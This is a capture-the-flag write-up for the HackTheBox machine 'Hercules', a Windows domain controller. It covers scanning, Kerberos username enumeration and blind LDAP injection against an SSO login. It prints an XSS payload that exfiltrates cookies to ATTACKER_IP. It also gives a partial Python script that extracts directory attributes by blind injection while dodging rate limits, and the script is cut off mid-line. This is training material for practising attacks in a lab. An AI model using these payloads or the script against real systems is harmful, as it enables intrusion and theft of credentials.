
HackTheBox: Hercules
This box is rated insane difficulty on HTB. It involves us enumerating passwords via LDAP injection on a web server, password spraying, finding a file disclosure vulnerability, forging an ASP.NET cookie, NTLMv2 theft and cracking, ACL abuse, AD CS exploitation, shadow credentials, Resource-Based Constrained Delegation via an SPN-less user, and DCSync to top it all off.
This box is a goliath to take on and I absolutely recommend attempting it on your own before reading any spoilers :)
Host Scanning
As always, I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
└─$ sudo nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,5986,9389 -sCV 10.129.242.196 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-12 22:11 -0400
Nmap scan report for 10.129.242.196
Host is up (0.064s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://10.129.242.196/
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-13 02:11:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
|_ssl-date: TLS randomness does not represent time
443/tcp  open  ssl/https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
| Not valid before: 2024-12-04T01:34:56
|_Not valid after:  2034-12-04T01:44:56
| tls-alpn:
|   h2
|_  http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
5986/tcp open  ssl/wsmans?
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-07-13T02:12:04
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.69 seconds
Looks like we’re dealing with a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. Several certificates gathered from default scripts discloses the Fully Qualified Domain Name of DC.HERCULES.HTB which I add to my /etc/hosts file.
Service Enumeration

A few dig commands against the DNS server doesn’t reveal any other domains and a full zone transfer fails.
1
2
3
└─$ dig axfr @10.129.242.196 hercules.htb

└─$ dig any @10.129.242.196 hercules.htb
Since there are web servers present, I fire up Ffuf to search for subdirectories and subdomains in the background before enumerating other services. We can also see that port 80 redirects us to use HTTPS, so we’ll have to make accommodations for that in our scans.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
└─$ ffuf -u https://DC.HERCULES.HTB/FUZZ -w /opt/seclists/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://DC.HERCULES.HTB/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

home                    [Status: 302, Size: 141, Words: 6, Lines: 4, Duration: 463ms]
login                   [Status: 200, Size: 3213, Words: 927, Lines: 54, Duration: 574ms]
content                 [Status: 301, Size: 155, Words: 9, Lines: 2, Duration: 136ms]
default                 [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 643ms]
index                   [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 669ms]
:: Progress: [220546/220546] :: Job [1/1] :: 716 req/sec :: Duration: [0:05:28] :: Errors: 0 ::

Testing SMB and RPC for Guest/Null authentication both fail and reveal that NTLM auth has been disabled on this domain. LDAP does not allow for anonymous binds either, leaving us with HTTPS to gather information on the domain and try for a foothold.
1
2
3
4
5
└─$ nxc smb DC.HERCULES.HTB -u 'Guest' -p '' -k

└─$ rpcclient DC.HERCULES.HTB -U ''%'' -k

└─$ ldapsearch -x -H ldap://DC.HERCULES.HTB -b "dc=HERCULES,dc=HTB" -s base "(objectClass=user)"
Web Enumeration
Heading over to the web server prompts us to accept their self-signed certificate which doesn’t contain any other alternate domain names or interesting info within. After doing so, we arrive at the landing page that reveals that the company develops custom software and web/mobile applications for clients.

The site is mainly static, and attempting to fingerprint it through directory analysis or a 404 page fails, so I’m assuming this is custom-built or generated by a template.

Sending out a few Cross-Site Scripting payloads through their contact form doesn’t grant any callbacks, although an actual POST request is being sent.
1
<script>var c='coo'+'kie';document.location='http://ATTACKER_IP/?c='+document[c];</script>

Looking through my directory busts shows that /content throws a 403 Forbidden, which I’ll keep in mind for any potential SSRF or XSS attacks that may arise. The login page shows a panel for their SSO solution, so any domain credentials we find most likely succeed here too.

Clicking on the tiny question mark button brings forth a pop-up warning us that any new login requests are being rate-limited and that suspicious activity will be flagged.

Capturing a request to this page in Burp Suite and spamming it with invalid attempts verifies that we get locked out for a minute or so after about 8–10 requests in a short span. A valid request also shows a response header of X-Frame-Options: SAMEORIGIN which is used to prevent clickjacking attacks, but that is the extent of any interesting ones.
I spent some time digging through JavaScript being loaded client-side for any hardcoded secrets as well as brute-forcing the /content/js directory since it didn’t have open directory listing, however nothing came of it.
Creating Valid User Wordlist
At this point I’m only looking to get a valid domain account name in order to test for any AS-REP Roastable users so we can get a successful authentication. Fetching images from the landing page and extracting metadata yields no names and there is no dedicated team section that grants us any to work with either.
The login page also enforces rate-limiting and doesn’t seem susceptible to any time-based username enumeration attacks so I swap to using Kerbrute with a public name wordlist over port 88 to find any users along with the company’s naming convention.
1
└─$ ./kerbrute userenum -d hercules.htb --dc DC.HERCULES.HTB /opt/seclists/Usernames/xato-net-10-million-usernames.txt -t 200

That reveals a valid account called auditor as well as shows that the company follows a convention of first name plus last initial separated by period.

Now that we know how the account names are formed, we can create a new wordlist that follows it by grabbing a wordlist of common first names and using a magic awk command to append a period plus each letter of the alphabet to each unique name.
1
└─$ awk '{gsub(/\r/,""); n=tolower($0); if(n=="") next; for(i=97;i<=122;i++) print n "." sprintf("%c",i)}' names.txt > usernames.txt

Re-running the Kerbrute command to enumerate valid users with this augmented wordlist grants plenty of info to work with.
1
└─$ ./kerbrute userenum -d hercules.htb --dc DC.HERCULES.HTB usernames.txt -t 200

These can be extracted by copy/pasting the relevant portion into a new text file and using a couple awk commands to separate on the @ sign.
1
└─$ awk -F'@' '{print $1}' KerbruteOutput.txt | awk '{print $7}' > ValidUsers.txt

Using Impacket’s GetNPUsers.py script to test for accounts with the “Do not require Kerberos pre-authentication” enabled fails, so we won’t be able to crack a password that way.
1
└─$ impacket-GetNPUsers -usersfile validusers.txt hercules.htb/
Web Exploitation
LDAP Injection
Considering everything requiring authentication or non-functional altogether, I head back to the login panel where we seem to have some control over input. The presence of SSO in the title made me question how the page validates credentials against the domain. A typical way to incorporate this into AD environments is to perform an LDAP lookup to validate a users presence on the domain and then check their password after-the-fact.
Supplying the username field with special characters gives us an interesting error, which isn’t replicated with a valid domain account name such as Admin or Auditor.
1
(*='

Checking the page’s source code shows the following regex blacklist function on the username field:
1
data-val-regex-pattern="^[^!"#&'()*+,\:;<=>?[\]^`{|}~]+$"
Trying a few bypass techniques eventually rewards me with a “valid” username input, only when I double URL-encoded the bad characters. When the page sees a bad character, it would respond with an error saying “invalid username” and by using the previous trick, it would turn into “invalid password” if the password field was left blank or “invalid login” if incorrect.
Logically, this would hint towards some kind of LDAP injection since the backend is most likely just performing queries on the domain.
In case you’re unfamiliar with this attack vector - LDAP Injection occurs when an application unsafely incorporates user-controlled input into an LDAP query, allowing us to manipulate the query’s logic and interact with the directory in unintended ways. By crafting malicious input, we may be able to bypass authentication, enumerate users and groups, or retrieve sensitive directory information that the application was never intended to expose. For example, if an application builds a filter such as (uid=<input>), supplying a payload like *)(|(uid=*)) could alter the query’s logic to match all user objects instead of a single account. Proper input validation and parameterized LDAP queries are essential to prevent this class of vulnerability.
The backend is probably constructing a query similar to this:
1
(&(sAMAccountName=<USERNAME_INPUT>)(memberOf=CN=SSO Users,...)(userPassword=<PASSWORD_INPUT>))
With that in mind, I try to come up with a working payload to start enumerating interesting attributes, eventually coming up with the PoC below:
1
*)(description=*)
The first *) portion is to escape the current query and have it match on any username while the (description=*) part allows us to enumerate attributes via a wildcard operator. The bad characters of course need to be double URL-encoded to work so we’re left with:
1
username%252A%2529%2528description%253D%252A%2529
Unfortunately the attributes are not sent directly through the error messages, but after a bit of playing around and analyzing the application’s behavior, I find that we can proc a different error by matching certain things.
The first is whenever the app responds with “Login Attempt Failed”, the LDAP query matched at least two entries but fails since it doesn’t know which user it belongs to. This is our indication of a True value.
The second is whenever the app responds with “Invalid Login Attempt”, the LDAP query either didn’t match the provided value to an attribute or returned exactly one. This is our indication of a False value.
After a few hours with the help of Claude, I get a working Python PoC that enumerates attributes by prepending characters to our wildcard, effectively matching valid responses based on a boolean error. This script accounts for fetching a new __RequestVerificationToken cookie per request, a backoff feature to mitigate IP banning before rate-limiting kicks in, and plenty of granularity in the form of arguments to control how it executes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
#!/usr/bin/env python3
import argparse
import os
import re
import string
import sys
import threading
import time
from concurrent.futures import ThreadPoolExecutor, as_completed

import requests
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

TOKEN_RE = re.compile(
    r'name="__RequestVerificationToken"[^>]*value="([^"]+)"', re.IGNORECASE
)

DEFAULT_USERS = [
    "adriana.i", "angelo.o", "ashley.b", "bob.w", "camilla.b", "clarissa.c",
    "elijah.m", "fiona.c", "harris.d", "heather.s", "jacob.b", "jennifer.a",
    "jessica.e", "joel.c", "johanna.f", "johnathan.j", "ken.w", "mark.s",
    "mikayla.a", "natalie.a", "nate.h", "patrick.s", "ramona.l", "ray.n",
    "rene.s", "shae.j", "stephanie.w", "stephen.m", "tanya.r", "tish.c",
    "vincent.g", "will.s", "zeke.s", "auditor", "Administrator",
]

_META = set("*()\\\x00")

_TAIL = "!@#$_*-." + "%^&()=+[]{}|;:',<>?/`~\" \\"

_SENTINEL = "Zq7Xk9Vw"

def build_charset(keep_case=False, safe=False):
    base = string.ascii_lowercase + (string.ascii_uppercase if keep_case else "")
    cs = base + string.digits + _TAIL
    if safe:
        cs = "".join(c for c in cs if c not in _META)
    seen, out = set(), []
    for c in cs:
        if c not in seen:
            seen.add(c)
            out.append(c)
    return "".join(out)

_TRUSTED = set(string.ascii_letters + string.digits)

_print_lock = threading.Lock()
_file_lock = threading.Lock()

class RateLimited(Exception):

def log(msg):
    with _print_lock:
        print(msg, flush=True)

class Oracle:
    def __init__(self, cfg):
        self.cfg = cfg
        self._tl = threading.local()

    def _session(self):
        s = getattr(self._tl, "s", None)
        if s is None:
            s = requests.Session()
            s.verify = self.cfg.verify
            self._tl.s = s
            self._tl.token = None
        return s

    def _fresh_token(self, s):
        r = s.get(self.cfg.base + self.cfg.login_page, timeout=self.cfg.timeout)
        m = TOKEN_RE.search(r.text)
        return m.group(1) if m else None

    def _token(self, s):
        if getattr(self.cfg, "reuse_token", False):
            tok = getattr(self._tl, "token", None)
            if tok is None:
                tok = self._fresh_token(s)
                self._tl.token = tok
            return tok
        return self._fresh_token(s)

    @staticmethod
    def _escape(v):
        return (v.replace("\\", "\\5c")
                 .replace("*", "\\2a")
                 .replace("(", "\\28")
                 .replace(")", "\\29")
                 .replace("\x00", "\\00"))

    def _payload(self, username, value, mode):
        if mode == "binary":
            inj = f"{username}*)(description>={self._escape(value)}"
        elif value:
            inj = f"{username}*)(description={self._escape(value)}*"
        else:
            inj = f"{username}*)(description=*"
        # Preserve the original's manual %-encode; requests adds the 2nd layer.
        return "".join(f"%{b:02X}" for b in inj.encode("utf-8"))

    def test(self, username, value="", mode="linear"):
        s = self._session()
        delay = self.cfg.backoff
        for _ in range(self.cfg.max_block_retries):
            try:
                tok = self._token(s)
                if not tok:
                    time.sleep(delay)
                    delay = min(delay * 2, self.cfg.max_backoff)
                    continue
                data = {
                    "Username": self._payload(username, value, mode),
                    "Password": "x",
                    "RememberMe": "false",
                    "__RequestVerificationToken": tok,
                }
                r = s.post(self.cfg.target, data=data, timeout=self.cfg.timeout)
            except requests.RequestException:
                time.sleep(delay)
                delay = min(delay * 2, self.cfg.max_backoff)
                continue

            # explicit throttling -> honor Retry-After, else exponential backoff
            if r.status_code in (429, 503):
                ra = r.headers.get("Retry-After", "")
                wait = float(ra) if ra.replace(".", "", 1).isdigit() else delay
                time.sleep(wait)
                delay = min(max(delay * 2, wait), self.cfg.max_backoff)
                continue
            # rejected antiforgery token -> drop cached token, retry
            if r.status_code in (400, 419):
                self._tl.token = None
                time.sleep(delay)
                continue

            body = r.text
            if self.cfg.success in body:
                if self.cfg.delay:
                    time.sleep(self.cfg.delay)
                return True
            # A recognizable login render is a trustworthy negative.
            if self.cfg.page_marker in body:
                if self.cfg.delay:
                    time.sleep(self.cfg.delay)
                return False
            # 200 but neither -> soft block / challenge page. Back off, retry.
            time.sleep(delay)
            delay = min(delay * 2, self.cfg.max_backoff)

        raise RateLimited(
